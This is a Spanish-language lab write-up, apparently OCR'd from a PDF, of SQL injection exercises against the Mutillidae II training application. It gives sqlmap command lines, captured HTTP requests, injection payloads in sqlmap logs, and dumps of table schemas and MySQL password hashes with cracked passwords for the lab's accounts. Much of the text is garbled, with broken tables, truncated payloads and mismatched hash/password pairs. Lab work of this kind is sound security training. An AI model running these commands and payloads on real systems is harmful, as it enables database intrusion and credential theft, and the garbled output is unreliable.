EJERCICIOS SQL INJECTION

Prerrequisitos

- Kali Linux
- OWASP BWE

Ejercicio 1 - SQLMap

Realizar los ejercicios de SQL Injection en la máquina Mutillidae II:
 OWASP 2013 > A1 - Injection (SQL) > SQLi - Extract Data > User Info (SQL)
 Intentar consequir la siguiente información:

```
1 GET /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=login.php
9 Cookie: showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
PHPSESSID=fc05vbill5ver2up120o54hln4
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
```

Base de datos que se está utilizando

```
GET
```

sglmap --


url="http://10.0.2.10/mutillidae/index.php?page=user-info.php&username=root&password=root&user-info-php-submit-button=View+Account+Details" --parametro -v 3


Se corrio el comando base con parámetro –current-db

```
[02:06:32] [INFO] the back-end DBMS is MySQL
[02:06:32] [PAYLOAD] root' UNION ALL SELECT NULL, NULL, NULL, CONCAT (0×717
[02:06:32] [CRITICAL] unable to connect to the target URL. sqlmap is go
[02:06:32] [DEBUG] performed 1 query in 0.31 seconds
[02:06:32] [PAYLOAD] root' UNION ALL SELECT NULL, NULL, NULL, CONCAT(0×717
[02:06:32] [DEBUG] performed 1 query in 0.30 seconds
[02:06:32] [PAYLOAD] root' UNION ALL SELECT NULL, NULL, NULL, CONCAT(0×717
[02:06:33] [DEBUG] performed 1 query in 0.30 seconds
[02:06:33] [PAYLOAD] root' UNION ALL SELECT NULL, NULL, NULL, CONCAT (0×717
[02:06:33] [DEBUG] performed 1 query in 0.30 seconds
[02:06:33] [PAYLOAD] root' UNION ALL SELECT NULL, NULL, CONCAT(0×717
[02:06:33] [DEBUG] turning off NATIONAL CHARACTER casting
[02:06:33] [PAYLOAD] root' UNION ALL SELECT NULL, NULL, NULL, CONCAT(0×717
[02:06:33] [DEBUG] performed 2 queries in 0.35 seconds
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: Apache 2.2.14, PHP, PHP 5.3.2
back-end DBMS: MySQL ≥ 5.0
```

Tablas de la base de datos

Se corrio el comando base con el parámetro --tables






Columnas de la base de datos

Se corrio el comando base con el parámetro --columns


[2 columns]	
+	
Column	Lidde Type plo?page=user-info
help_text	
+	tille in the second sec
Database: now Table: hitlog	
[6 columns]	
to Cookies to	hints-1: PHPSESSID=tuic4uoff
Column	Typere-Reduests: 1
date	datetime
	text
	int(11)
	text text
referer	text
Database: now	12.50
Table: page_h	
[3 columns]	
Column	+ Type
++	+ text
hint_key	
page_name	varchar(64)
++	
Database: now	vasp
Table: credit	
[4 columns]	
Column	Type
ccid	int(11)
ccnumber	text
ccv	text
expiration	date
+	++



Database: nowasp Table: youtubevideos [3 columns]	ndex.php?pa ff9201d7bek
Column Type	
Database: nowasp Table: level_1_help_include_files [3 columns]	
Column	Type
level_1_help_include_file level_1_help_include_file_description level_1_help_include_file_key	text text int(11)
Database: nowasp Table: blogs_table [4 columns]	
Column Type	
date	
Database: nowasp Table: balloon_tips [3 columns]	
Column Type	
hint_level int(11) tip text tip_key varchar(64)	

Esquema completo

Se corrio el comando de base con el parámetro -schema



Volcado completo de tabla de usuarios con contraseñas

Comando base + --passwords, se almacenaron con sus hashes, en esta lista no están todos.

```
bricks [1]:
password hash: *255195939290DC6D228944BCC682D2427DA57E21
clear-text password: bricks
[*] bwapp [1]:
    password hash: *63C3CE60C4AC4F87F321E54F290A4867684A96C4
    clear-text password: bwapp
[*] citizens [1]:
    password hash: *E0E85D302E82538A1FDA46B453F687F3964A99B4
[*] dvwa [1]:
    password hash: *D67B38CDCD1A55623ED5F55856A29B9654FF823D
    clear-text password: dvwa
[*] gallery2 [1]:
    password hash: *DF0F41B82DFDB4AA462186480FA9922EF4BBFCEB
    clear-text password: gallery2
         getboo [1]:
          password hash: *8FC7327502AA1203AAE881C4A5E2AA1CD6E46CE8
clear-text password: getboo
        ghost [1]:
password hash: *9AE953952D993ED69779E70E28193A1EB8DDF91C
clear-text password: ghost
  [*]
         gtd-php [1]:
password hash: *C238B1FA6D14124C867DC9634DEB2CD731212094
clear-text password: gtd-php
  [*]
 [*] hex [1]:
    password hash: *E5C4AA1177F0A69A9E124CDC2676D4ECCE01E347
          joomla [1]
          password hash: *F70658E9BDD2910AC33ACDA164605DFC1DA70A68
clear-text password: joomla
 [*] jotto [1]:
  password hash: *6126D5A029ACE603DBF187A301C1CCEAEDCFE232
  clear-text password: jotto
clear-text password: jotto

[*] kbloom [1]:
    password hash: *10A99DBC0772291AA6AF9A1A9271945340E4E812

[*] mutillidae [1]:
    password hash: *E82A07F59B0D83BEF29F79E41FA0F8A042CE3DE4
    clear-text password: mutillidae

[*] orangehrm [1]:
    password hash: *82183BF1F275E47C2692B1CF81CB7A8FD16CE5EA
    clear-text password: orangehrm

[*] personalblog [1]:
    password hash: *3D118FD3FFC74F534A493C30ADC1F23A48510D9D
    clear-text password: personalblog

[*] peruggia [1]:
        peruggia [1]:
password hash: *5297BE816CC703E8CB686D205071E9CD9E8F08A4
clear-text password: peruggia
 [*] phpbb [1]:
    password hash: *CAIF8B079BB2857835107EA008871B4691769547
    clear-text password: phpbb
[*] phpmyadmin [1]:
    password hash: *D509F81F5542DE067FFF5F7A4CA4BDD322C578F
          .
clear-text password: user
 [*] root [2]:
password hash: *73316569DAC7839C2A784FF263F5C0ABBC7086E2
```

OWASP 2013 > A1 - Injection (SQL) > SQLi - Bypass Authentication > LoginIntentar conseguir la siguiente información:

```
1 POST /mutillidae/index.php?page=login.php HTTP/1.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US, en; q=0.5
6 Accept-Encoding: gzip, deflate
 7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 51
9 Origin: http://10.0.2.10
10 Connection: close
Referer: http://10.0.2.10/mutillidae/index.php?page=login.php
12 Cookie: showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
  PHPSESSID=fc05vbill5ver2up120o54h1n4
13 Upgrade-Insecure-Requests: 1
14 Sec GPC: 1
16 username=p&password=p&login-php-submit-button=Login
```

POST

Comando base: sqlmap -url="http://10.0.2.10/mutillidae/index.php?page=login.php" -data="username=p&password=p&login-php-submit-button=Login" --parametro -v 3

- Base de datos que se está utilizando

Comando base + --current-db

```
[03:25:37] [INFO] the back-end DBMS is MySQL
[03:25:37] [DEBUG] searching for error chunk length...
[03:25:37] [PAYLOAD] p' AND (SELECT 3710 FROM(SELECT COUNT(*
[03:25:37] [PAYLOAD] p' AND (SELECT 5039 FROM(SELECT COUNT(*
[03:25:37] [PAYLOAD] p' AND (SELECT 1646 FROM(SELECT COUNT(*
[03:25:38] [PAYLOAD] p' AND (SELECT 8967 FROM(SELECT COUNT(*
[03:25:38] [PAYLOAD] p' AND (SELECT 1847 FROM(SELECT COUNT(*
```

- Tablas de la base de datos

Comando base + --tables. Estas son solo algunas de las tablas que se generaron

```
CHARACTER_SETS
COLLATIONS
COLLATION CHARACTER_SET_APPLICABILITY
COLUMNS
COLUMN PRIVILEGES
ENGINES
ENGINES
EVENTS
FILES
GLOBAL_STATUS
GLOBAL_STATUS
GLOBAL_STATUS
FILES
FOR COLUMN USAGE
PARTITIONS
PROCESSLIST
PROFILING
REFERENTIAL_CONSTRAINTS
ROUTINES
SCHEMATA
SCHEMA_PRIVILEGES
SESSION_STATUS
SESSION_VARIABLES
STATISTICS
TABLES
TABLES
TABLES
TABLES
TABLES
TABLES
TRIGGERS
USER_PRIVILEGES
VIEWS

Database: bricks
Lable]
LUSERS
Database: citizens
LUSERS
LUSER
```

Columnas de la base de datos

Comando base + --columns

Column	-+	
identificationToker recordIndetifier title	n varchar(16) int(11) varchar(128)	
Database: nowasp Table: balloon_tips [3 columns]		
Column Type hint_level int(11 tip text tip_key varcha		
Database: nowasp Table: level_1_help_i [3 columns]	include_files	
Column		Type
level_1_help_includ level_1_help_includ level_1_help_includ	de_file_description	text text text int(11)
Database: nowasp Table: blogs_table [4 columns]		
Column Type	+ :	
date	(11)	
Database: nowasp Table: page_help [3 columns]		
Column	Type	
help_text_key order_preference page_name	int(11) int(11) varchar(64)	

[5 COLUMNS]	
Column 1	Гуре
hint t	text
	int(11)
nage name v	/archar(64)
++	+
Database: nowas	5p
Table: pen_test [5 columns]	
Column	Type
comment phase_to_use tool_id tool_name tool_type	l text
phase_to_use	text
tool id	int(11)
tool name	int(11) text
tool_type	text
+	
Database: nowas Table: accounts [7 columns]	
Column	Type
cid	int(11)
is_admin	varchar(5)
lastname	text
mysignature	text
firstname is_admin lastname mysignature password	text
username	text
Database: nowas Table: help_tex [2 columns]	5p kts +
Column	Type +
help_text	
help_text_key	/ int(11)
Database: nowas Table: captured [8 columns]	
Column	Type
capture_date	datetime
data	text
data_id	int(11)
hostname	text

- Esquema completo

Comando base + --schema. Es solo una demostración, el esquema es muy larho.

Table: yazdthread [6 columns]	d
Column	Type
creationDate forumID modifiedDate rootMessageID	int(11)
Database: yazd Table: yazduserp: [3 columns]	rop +
Column Ty	pe I
name va. propValue va. userID in	rchar(30) rchar(255) t(11)
Database: yazd Table: yazdfilte: [3 columns] +	+
Column	Type
filterIndex filterObject forumID	int(11) blob int(11)
Database: yazd Table: yazdmessa [3 columns]	geprop
Column Ty	pe l
messageID in name	t(11)
Database: yazd Table: yazdgroup [3 columns]	perm
Column T	ype
forumID ii groupID ii permission ii	nt(11) nt(11) nt(11) nt(11)

Volcado completo de tabla de usuarios con contraseñas

Comando base + --passwords

```
[*] sendmail [1]
    password hash: *93ADDFABFCD5A66C95E97C73240D373413A01275
[*] sqlol [1]:
    password hash: *5297BE816CC703E8CB686D205071E9CD9E8F08A4
clear-text password: peruggia
[*] stealth [1]:
    password hash: *E0E85D302E82538A1FDA46B453F687F3964A99B4
[*] tikiwiki [1]:
    password hash: *5FA5F4C9ACD2CA5C1EB9E0EC80175D5FCAA0D7D6
clear-text password: wackopicko
[*] undertaker [1]:
    password hash: *8028371417372EDAD5755F9653E93D7C1E87564C
    clear-text password: wavsep
[*] vicnum [1]:
password hash: *1DB6D61428C07B8E8D6876CC60ECAD01D2CE844A
    clear-text password: sqlol
[*] wackopicko [1]:
    password hash: *9AE953952D993ED69779E70E28193A1EB8DDF91C
    clear-text password: ghost
[*] wavsep [1]:
    password hash: *2132873552FEDF6780E8060F927DD5101759C4DE
[*] webcal [1]:
    password hash: *4BA609A0C9C18D80985519932BAC08C604119234
    clear-text password: webgoat.net
[*] webgoat.net [1]:
    password hash: *C238B1FA6D14124C867DC9634DEB2CD731212094
    clear-text password: gtd-php
[*] webmaster [1]:
    password hash: *255195939290DC6D228944BCC682D2427DA57E21
clear-text password: bricks
[*] wordpress [1]:
    password hash: *8FC7327502AA1203AAE881C4A5E2AA1CD6E46CE8
[*] wraith [1]:
    password hash: *63C3CE60C4AC4F87F321E54F290A4867684A96C4
    clear-text password: bwapp
[*] vazd [1]:
    password hash: *82183BF1F275E47C2692B1CF81CB7A8FD16CE5EA
    clear-text password: orangehrm
[*] yazd10 [1]:
    password hash: *E2E1F0A3459647AACF63319694BCBD107231B10C
    clear-text password: webcal
```

OWASP 2013 > A1 - Injection (SQL) > SQLMap Practice > View Someones Blog Intentar conseguir la siguiente información:

```
Pretty
         Raw
1 POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US, en; q=0.5
6 Accept-Encoding: gzip, deflate
 7 | Content-Type: application/x-www-form-urlencoded
8 Content-Length: 67
9 Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://lo.o.2.10/mutillidae/index.php?page=view-someones-blog.php
12 Cookie: showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=fc05vbill5ver2up120o54hln4
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 author=admin&view-someones-blog-php-submit-button=View+Blog+Entries
```

POST

sqlmap -url="http://10.0.2.10/mutillidae/index.php?page=view-someones-blog.php" --data="author=admin&view-someones-blog-php-submit-button=View+Blog+Entries" --parameter -v 3

Base de datos que se está utilizando

Comando base + --current-db

```
Vector: UNION ALL SELECT 3334,3354,3354,3354,1QUERT;#


[04:34:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: Apache 2.2.14, PHP 5.3.2, PHP
back-end DBMS: MySQL ≥ 5.0

[04:34:48] [INFO] fetching current database
[04:34:48] [PAYLOAD] admin' UNION ALL SELECT 4695,4695,4695,CONCAT(0×717a707a71,IFNULL(CAST(DATABASE() AS NCHAR),0×20),0×71787a7671)#
[04:34:48] [DEBUG] performed 1 query in 0.29 seconds
current database: 'nowasp'
[04:34:48] [INFO] fetched data logged to text files under '/home/veronica/.local/share/sqlmap/output/10.0.2.10'

[*] ending @ 04:34:48 /2022-12-23/
```

Tablas de la base de datos

Comando base + --tables, es demostración.



Columnas de la base de datos

Comando base + --columns



Esquema completo

Comando base + --schema

Database: yazd Table: yazdthrea [6 columns]	d'/10.0.2.10/mut
+ Column	++ Type
approved creationDate forumID modifiedDate rootMessageID threadID	int(11)
Database: yazd Table: yazdmessa [8 columns]	
Column	Type
approved l body l creationDate l messageID l modifiedDate l subject l threadID l userID l modifiedDate l threadID l userID l modifiedDate l bodifiedDate l bodifiedDa	int(11) int(11)
[2 columns] +	+ e +
	(11) (11) ——+
Database: yazd Table: yazduserp [3 columns]	prop .
Column Ty	rpe
propValue va	rchar(30)

Column Type messageID int(11) name varchar(30) propValue varchar(255) atabase: yazd able: yazdforumprop	pate -www-f
groupID int(11) name varchar(50) atabase: yazd able: yazdmessageprop 3 columns] Column Type messageID int(11) name varchar(30) propValue varchar(255) atabase: yazd able: yazdforumprop	
name varchar(50) atabase: yazd able: yazdmessageprop 3 columns] Column Type messageID int(11) name varchar(30) propValue varchar(255) atabase: yazd able: yazdforumprop	
atabase: yazd able: yazdmessageprop 3 columns] Column Type messageID int(11) name varchar(30) propValue varchar(255) atabase: yazd able: yazdforumprop	
able: yazdmessageprop 3 columns] Column	
Column Type	
messageID int(11) name	
messageID int(11) name varchar(30) propValue varchar(255) + atabase: yazd able: yazdforumprop	
name varchar(30) propValue varchar(255)	
propValue varchar(255)	
able: yazdforumprop	
able: yazdforumprop	
Column Type	
Column	
forumID int(11) name	
propValue varchar(255)	
atabase: yazd able: yazdforum	
columns]	
Column Type	
creationDate varchar(15)	
description text	
forumID int(11) moderated int(11)	
modifiedDate varchar(15)	
name varchar(255)	
atabassa yazd	
atabase: yazd able: yazduser	
columns]	
Column Type	+
<u> </u>	
	+
email varchar(30)	†
emailVisible int(11)	†
	+

Volcado completo de tabla de usuarios con contraseñas

Comando base + --passwords

```
*] bricks [1]:
   password hash: *255195939290DC6D228944BCC682D2427DA57E21
   clear-text password: bricks
[*] bwapp [1]:
   password hash: *63C3CE60C4AC4F87F321E54F290A4867684A96C4
   clear-text password: bwapp
[*] citizens [1]:
   password hash: *E0E85D302E82538A1FDA46B453F687F3964A99B4
[*] cryptomg [1]:
   password hash: *2132873552FEDF6780E8060F927DD5101759C4DE
   clear-text password: cryptomg
[*] debian-sys-maint [1]:
   password hash: *75F15FF5C9F06A7221FEB017724554294E40A327
*] dvwa [1]:
   password hash: *D67B38CDCD1A55623ED5F55856A29B9654FF823D
clear-text password: dvwa
[*] gallery2 [1]:
   password hash: *DF0F41B82DFDB4AA462186480FA9922EF4BBFCEB
   clear-text password: gallery2
[*] getboo [1]:
   password hash: *8FC7327502AA1203AAE881C4A5E2AA1CD6E46CE8
   clear-text password: getboo
[*] ghost [1]:
   password hash: *9AE953952D993ED69779E70E28193A1EB8DDF91C
   clear-text password: ghost
*] gtd-php [1]:
   password hash: *C238B1FA6D14124C867DC9634DEB2CD731212094
   clear-text password: gtd-php
[*] hex [1]:
   password hash: *E5C4AA1177F0A69A9E124CDC2676D4ECCE01E347
[*] joomla [1]:
   password hash: *F70658E9BDD2910AC33ACDA164605DFC1DA70A68
   clear-text password: joomla
   password hash: *6126D5A029ACE603DBF187A301C1CCEAEDCFE232
   clear-text password: jotto
[*] kbloom [1]:
   password hash: *10A99DBC0772291AA6AF9A1A9271945340E4E812
[*] mutillidae [1]:
   password hash: *E82A07F59B0D83BEF29F79E41FA0F8A042CE3DE4
   clear-text password: mutillidae
*] orangehrm [1]:
   password hash: *82183BF1F275E47C2692B1CF81CB7A8FD16CE5EA
   clear-text password: orangehrm
[*] personalblog [1]:
   password hash: *3D118FD3FFC74F534A493C30ADC1F23A48510D9D
   clear-text password: personalblog
*] peruggia [1]:
   password hash: *5297BE816CC703E8CB686D205071E9CD9E8F08A4
   clear-text password: peruggia
*] phpbb [1]:
   password hash: *CA1F8B079BB2857835107EA008871B4691769547
   clear-text password: phpbb
```